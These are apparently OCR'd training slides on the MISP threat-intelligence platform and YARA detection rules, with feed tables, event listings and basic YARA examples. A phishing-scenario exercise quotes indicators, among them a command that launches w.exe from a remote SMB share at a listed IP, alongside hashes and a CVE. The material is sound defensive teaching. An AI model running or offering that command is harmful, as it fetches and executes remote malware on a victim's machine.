MISP & YARA

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***Please download MISP and Kali Instructions at #threat-intel-emphasis on Slack!


Malware Information Sharing Platform

- Open-source software available for free use and modification.
- Designed by and for cybersecurity professionals, including incident analysts, security professionals, and malware researchers.
- Provides functionalities for collecting, storing, distributing, and sharing threat intelligence indicators like:
  - Indicators of Compromise (IOCs): malicious URLs, IP addresses, file hashes, etc.
  - Threat actor information: details about malicious actors and their campaigns.
  - Vulnerability information: known vulnerabilities and exploits.
  - Financial fraud information: data related to financial scams and fraudsters.
  - Counter-terrorism information: intelligence relevant to counter-terrorism efforts.
- Automatic correlation: identifies relationships between different indicators and intelligence feeds.
- Customizable tagging and attributes: facilitates organization and filtering of information.
- Integrations with other security tools: connects with SIEMs, intrusion detection systems, and other software.

MISP Uses

- Sharing threat intelligence: Organizations can share and receive valuable information about threats, helping them stay informed and proactive.
- Collaboration on cyber investigations: Teams can work together on investigations by sharing, analyzing, and enriching threat data.
- Improving threat detection and prevention: By identifying and sharing indicators, organizations can improve their defenses against known threats.
- Staying informed about the latest threats: MISP allows users to access and contribute to a global repository of threat intelligence.
- Supporting threat analysis and research: Provides a platform for analysts to gather, analyze, and share their findings about threats.

MISP Feeds



	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL	Headers	Target	Publish	Delta	Override	Distribution	Tag	Visible	Caching	Actions
☐	1	✓	✗	CIRCL OSINT Feed	misp	CIRCL		network	https://www.circl.lu/doc/misp/feed-osint			✗	✗	✗	All communities		✗	Not cached	
☐	2	✓	✗	The Botvrij.eu Data	misp	Botvrij.eu		network	https://www.botvrij.eu/data/feed-osint			✗	✗	✗	All communities		✗	Not cached	
☐	3	✓	✗	Tor Exit Nodes	freetext	Dan UK	BSK	network	https://www.dan.me.uk/torlist/?exit		New event each pull	✗	✗	✗	All communities		✗	Not cached	
☐	4	✓	✗	OpenPhish URL List	freetext	OpenPhish	BSK	network	https://openphish.com/feed.txt		New event each pull	✗	✗	✗	All communities		✗	Not cached	

Page 1 of 1, showing 4 records out of 4 total, starting on record 1, ending on 4

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


MISP Galaxies and Relationships



MISP Events


Home
Event Actions
Dashboard
Galaxies
Input Filters
Global Actions
Sync Actions
Administration
Logs
API
MISP
Admin
Log out
List Events
Add Event
Import from...
REST client
List Attributes
Search Attributes
View Proposals
Events with proposals
View delegation requests
Export
Automation
Events
« previous
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
next »
My Events
Org Events
Enter value to search
Event info
Filter
Published
Creator org
Owner org
ID
Clusters
Tags
#Attr.
#Corr.
Creator user
Date
Last modified at
Info
Distribution
Actions
BSK ORGNAME 1687 501 admin@admin.test 2024-02-18 2024-02-18 18:31:10 OpenPhish URL List feed All
BSK ORGNAME 1686 1860 5 admin@admin.test 2024-02-18 2024-02-18 18:31:06 Tor Exit Nodes feed All
BSK ORGNAME 1685 1860 5 admin@admin.test 2024-02-18 2024-02-18 18:27:40 Tor Exit Nodes feed All
ORGNAME 1314 type:OSINT osint:lifetime="perpetual" tlp:white tlp:clear false-positive:risk="cannot-be-judged" 1282 admin@admin.test 2024-02-16 2024-02-16 18:38:25 (fake? exercise) Phishing targeting different organisation in Benelux ("cybersecurity" company Pistachio) All
CUDESO ORGNAME 1684 Country iran Target Information Palestine tlp:white 29 1 admin@admin.test 2024-02-13 2024-02-13 22:02:54 Zip uploaded from Iran exploiting cve-2023-38831 All
ICS-CSIRT.io ORGNAME 1682 Country china Sector Energy Telecoms Transport Water misp-galaxy:mitre-intrusion-set="Volt Typhoon - G1017" misp-galaxy:threat-actor="Volt Typhoon" tlp:white tlp:clear 162 2 admin@admin.test 2024-02-08 2024-02-13 18:22:10 PRC State-Sponsored Actors Compromise and Maintain Persistent Access to U.S. Critical Infrastructure All
CUDESO ORGNAME 1683 Country russia Target Information Austria France Germany Poland Spain Switzerland United States tlp:white tlp:clear 279 1 admin@admin.test 2024-02-13 2024-02-13 18:19:24 PORTAL KOMBAT A structured and coordinated pro-Russian propaganda network All
ORGNAME 1313 Attack Pattern tlp:white misp-galaxy:mitre-attack-pattern="Connection Proxy - T1090" type:OSINT 39 admin@admin.test 2022-06-02 2024-02-12 11:31:24 AA22-138B Threat All

Activity: MISP Phishing Scenario



Information Collected from MISP

w.exe : d46df9eacfe7ff75e098942e541d0f18
Swift changes.rtf : f360d41a0b42b129f7f0c29f98381416
IP: 138.68.234.128, 104.144.207.207
Command: cmd /c start \\138.68.234.128\w\w.exe &AAAAAC
CVE-2017-11882
Financial Institutions in Russia and Turkey
Remote Code Execution Vuln in Microsoft Office software
C2 via Cobalt Strike
Single Attachment with no text in the body
Changes to SWIFT terms

MISP Expansion Modules

Many open source and proprietary tools integrate MISP support (MISP format or API) in order to extend their tools or MISP itself.

whois & whoisfreaks

- enriched analysis of the provided domain, including WHOIS and DNS information.

- **input**: A domain whose Data is required - **output**: MISP attributes resulting from the query on Whoisfreaks API, included in the following list: - domain - dns-soa-email - whois-registrant-email - whois-registrant-phone - whois-registrant-name - whois-registrar - whois-creation-date - domain - **references**:https://whoisfreaks.com/ - **requirements**: An access to the Whoisfreaks API_KEY

Censys


gathers data through active and passive scanning methods, allowing users to search for information related to hosts, certificates, websites, and more.

- **input**: IP, domain or certificate fingerprint (md5, sha1 or sha256) - **output**: MISP objects retrieved from censys, including open ports, ASN, Location of the IP, x509 details - **references**: https://www.censys.io - **requirements**: API credentials to censys.io

YARA Background

Developed by Victor Alvarez in 2005, YARA is a powerful tool for identifying and classifying patterns in files and data.

It utilizes text-based rules to describe these patterns, making it flexible and adaptable to various use cases.



Available for Windows, Linux, and macOS, YARA is a valuable asset for security professionals, researchers, and analysts.

YARA Uses

Malware Detection:

- YARA shines in identifying malicious software (malware) by matching strings, byte sequences, and other indicators within suspicious files.
- Security researchers and incident responders use YARA rules to detect specific malware families, known threats, and even zero-day attacks.
- This allows for proactive defenses and faster incident response.

Intrusion Detection and Forensics:

- YARA extends its reach beyond malware, analyzing system logs, network traffic, and other data for suspicious activity.
- It helps detect intrusions, suspicious connections, and data exfiltration attempts by matching specific patterns.

Custom Threat Hunting:

- YARA's flexibility allows security professionals to create custom rules based on their specific threats and needs.
- This empowers proactive threat hunting, enabling them to identify unique indicators of compromise (IOCs) tailored to their environment.
- This personalized approach enhances overall security posture.

YARA and Threat Intelligence

Threat intelligence feeds provide valuable information about known threats, including malware signatures, indicators of compromise (IOCs), and attacker techniques.

YARA can ingest this information to create specific rules to detect those threats within your systems.

Improved detection: Accurate and timely detection of known and emerging threats.

Faster response: Enables quicker reaction to identified threats and minimizes damage.

Enhanced situational awareness: Provides deeper understanding of attacker TTPs and campaign details.

Collaborative defense: Sharing YARA rules strengthens collective security posture.

YARA Basics

Rule Name

Metadata – the information you want to display when the rule matches a file

Strings – the strings that you will be looking for within the file being analyzed

Condition – the conditions necessary for your rule to match on the file

https://yara.readthedocs.io/

YARA Commands

- yara [OPTIONS] RULES_FILE TARGET
- -c : print only number of matches
- -d <identifier>=<value>: define external variable
- -m : print metadata
- -s : print matching strings
- -r : recursively search for directories

Example

```
rule hello{
    meta:
        description = "Found Hello!"
    strings:
        $a1 = "what is up"
    condition:
        $a1
}
```

NMAP Detection

```
rule Nmap{
    strings:
        $nmap = "NMAP" nocase
    condition:
        $nmap
}
```

NMAP Detection Precise

```
import "hash"
rule NmapPrecise{
    strings:
        $nmap = "NMAP" nocase
    condition:
        $nmap and hash.md5(0, filesize) ==
"c7796d918785956c9235ccf3490132bf"
}
```

YARA x Cobalt

- From the previous example of the Cobalt threat intelligence we collected, create a YARA rule that detects their indicators of compromise